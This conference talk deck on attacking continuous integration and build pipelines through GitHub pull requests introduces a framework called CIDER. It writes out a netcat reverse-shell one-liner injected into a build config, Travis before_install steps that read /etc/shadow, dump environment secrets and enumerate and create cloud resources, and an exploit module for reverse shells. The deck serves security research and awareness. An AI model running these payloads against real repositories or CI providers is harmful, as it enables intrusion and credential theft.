

# Exploiting Continuous Integration (CI) and Automated Build Systems

And introducing CIDER

# Whoami

- SpaceB0x
- Sr. Security Engineer at LeanKit
- Application and network security (offense and defense)
- I like breaking in to systems, building systems, and learning
- Security consultant



./agenda.sh

- Overview of Continuous Integration concepts
- Configuration Vulnerabilities vs. Application Vulnerabilities
- Real world exploit #1
- Common Bad-practices
- Real world exploit #2 – Attacking the CI provider
- Introduce CIDER

# Continuous Integration

# Continuous Integration (CI)

- Quick iterative release of code to production servers
- Usually Many iterations per week or even per day.
- Repository centric
- In sync with Automated Build
- For infrastructure/servers/subnets etc.

# Microservices

- Breaking down large app into small decoupled components
- These components interact with each other
- Eliminates single points of failure
- Autonomous development



# Security Implications

- Good - Frequent release cycles are fabulous!
- Good - Faster code deployments = quick remediation
- Good - Decoupled systems reduced single points of failure
- Good - Compromise of one service doesn't (always) mean full pwnage

# Security Implications

- Good - Frequent release cycles are fabulous!
- Good - Faster code deployments = quick remediation
- Good - Decoupled systems reduced single points of failure
- Good - Compromise of one service doesn't (always) mean full pwnage
  
- Bad - Fast release sometimes means hasty oversights
- Bad – Automated Deployment systems are checked less than the code that they deploy

# Tools




# Build Systems

- Take code and build conditionally
- Typically in a quasi containerized type of environment
- Both local and cloud based are popular
- Vendor:
  - Travis-CI
  - Circle-CI
  - Drone
  - TeamCity
  - BuildKite


# Deployment Systems

- Deploy the code after build
- Heading more and more toward container driven
- Vendors
  - Jenkins
  - Octopus Deploy
  - Kubernetes
  - Rancher
  - Mesosphere


# Chains of Deployment



# Chains of Deployment



# Chains of deployment



# Checks in the SDLC

- Build test before merges
- Web-hooks trigger specific actions based on conditions
- Services configured without regard to one another

# Configuration Problems

# GitHub – Huge attack surface

- Pull requests and commits trigger builds
- Build configurations normally in root of repo
- Thus build config change can be part of PR or commit
- Gain control of multiple systems through pull requests


# Vulnerabilities are in Misconfiguration


- Creative configuration exploitation
- Vuln stacking at it's finest
- Each individual service may be functioning exactly as intended
- Interaction between services is where many vulnerabilities lie


# External Repos

- Most volatile attack surface
- Public repositories which map to internal build services

# Real World Hax #1







```
1  build:
2    image: golang:1.5
3    environment:
4      - GO15VENDOREXPERIMENT=1
5      - GOOS=linux
6      - GOARCH=amd64
7      - CGO_ENABLED=0
8    commands:
9      - go get
10     - go [REDACTED]
11     - go build
12     - go test
13
14  publish:
15    docker:
16      image: [REDACTED]
17      [REDACTED]
18      [REDACTED]
19      repo: [REDACTED]
20      storage_driver: overlay
21      when:
22        branch: master
23
24
25  plugin:
26    name: [REDACTED]
27    desc: [REDACTED]
28    type: [REDACTED]
29    image: [REDACTED]
30    labels:
31      - [REDACTED]
32      - [REDACTED]
33      - [REDACTED]
34
```


```
1  build:
2    image: golang:1.5
3    environment:
4      - GO15VENDOREXPERIMENT=1
5      - GOOS=linux
6      - GOARCH=amd64
7      - CGO_ENABLED=0
8    commands:
9      - go get
10     - go [REDACTED]
11     - go build
12     - go test
13     - echo "uh...hello?" 
14
15  publish:
16    docker:
17      image: [REDACTED]
18      username: [REDACTED]
19      password: [REDACTED]
20      email: $$[REDACTED]
21      repo: [REDACTED]
22      storage_driver: [REDACTED]
23    when:
24      branch: master
25
26  plugin:
27    name: [REDACTED]
28    desc: [REDACTED]
29    type: [REDACTED]
30    image: [REDACTED]
31    labels:
32      - [REDACTED]
33      - [REDACTED]
34      - image
```

```
mknod /tmp/backpipe p
```

```
mknod /tmp/backpipe p  
/bin/sh 0</tmp/backpipe|nc x.x.x.x 4444 1>/tmp/backpipe
```

```
mknod /tmp/backpipe p  
/bin/sh 0</tmp/backpipe|nc x.x.x.x 4444 1>/tmp/backpipe
```

```
nc -l 4444
```



**root**



# Bad-Practices

Worst-Practices

# Environment Vars

- Being used to store credentials
- Storing metadata for other services within micro-service infrastructure

# Run everything as root

- Just a container, right guyz?
- You now have internal network access
- Full control to build augment the image

# CI Provider Info leak

- Problems with the CI Providers themselves
- Leak SSH keys, etc. which can compromise other customers on host
- CI providers have at least some permissions to GitHub repos
- Cloud based CI providers have a hosting environment
- Speaking of which...

# Real World Hax #2

```
5
6  before_install:
7    - curl ipecho.net/plain; echo
8    - uname -a
9    - netstat -lap
10   - netstat -lanp
11   - nslookup
12   - cat /etc/hosts
13   - cat /etc/shadow
14   - id
15   - whoami
16   - sudo id
17   - sudo whoami
18   - echo 'done'
```

```
language: node_js
sudo: required
before_install:
  - sudo uname -a
  - ifconfig
  - sudo uptime
  - sudo env
  - sudo gcloud compute project-info describe
  - sudo gcloud compute instances list
  - sudo gcloud compute networks subnets list
  - sudo gcloud compute routes list
  - sudo gcloud compute networks create testnetwork3 --mode auto
  - sudo gcloud instances create sbtestinstance --subnet testnetwork3
  - sudo cat /etc/resolv.conf
  - echo 'done'
node_js:
  - 4
```

# Introducing CIDER

# What is CIDER?

- **Continuous Integration and Deployment ExploiteR**

# What is CIDER?

- **Continuous Integration and Deployment ExploitE<sup>R</sup>**
- Framework for exploiting and attacking CI build chains

# What is CIDER?

- **Continuous Integration and Deployment ExploitE<sup>R</sup>**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services

# What is CIDER?

- **Continuous Integration and Deployment ExploitE<sup>R</sup>**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services
- Takes the mess out forking, PR-ing, callbacking


# What is CIDER?

- **Continuous Integration and Deployment ExploitE<sup>R</sup>**
- Framework for exploiting and attacking CI build chains
- Mainly leverages GitHub as attack surface to get to build services
- Takes the mess out forking, PR-ing, callbacking
- It will poison a handful of build services and “exploits” for each one

# Why CIDER?

- Fun
- Make attacking easy
- Awareness
- RottenApple by @claudijd
- Facilitate further research

# CIDEr overview



# CIDER – ‘help’

```
-----  
Basic Commands |  
-----  
  
help           => Prints this very help menu  
exit           => Exits CIDER  
login          => Login to GitHub  
clear          => Clear screen  
  
-----  
Repository Commands |  
-----  
  
list           => Lists assets based on the options give  
- targets      => Prints all targets in target list  
- repos        => Prints repositories currently pulled down.  
- exploits     => Prints available exploits.  
                  These may or may not match targets list  
  
load [EXPLOIT]  => Load an exploit  
unload          => Unload currently loaded exploit. No parameters necessary.  
run             => Use the currently loaded exploit against target list  
  
add             => Add a target by specifying so  
- target [TARGET]  => Parameter to "add" command, in for repo_owner/repo_name  
  
remove          => Remove a target by specifying so  
- target [TARGET]  => Parameter to "remove" command, in for repo_owner/repo_name
```

# CIDER – ‘add target’ & ‘list targets’

```
-----  
GitHub Targets  
-----  
  
fakeowner/fakereponame  
CIDER > add target foo/bar █
```

```
-----  
GitHub Targets  
-----  
  
fakeowner/fakereponame  
foo/bar  
CIDER > █
```

# CIDER – ‘load’ and ‘info’

```
[CIDER > load travis/netcat_reverse_shell
[CIDER [travis/netcat_reverse_shell] > info
INFO
---
```

This exploit takes advantage of open Travis-CI repositories to create a netcat connection back to the attacker. The end result is a shell from which to control the compromised Travis-CI container.

## ORDER OF EXECUTION

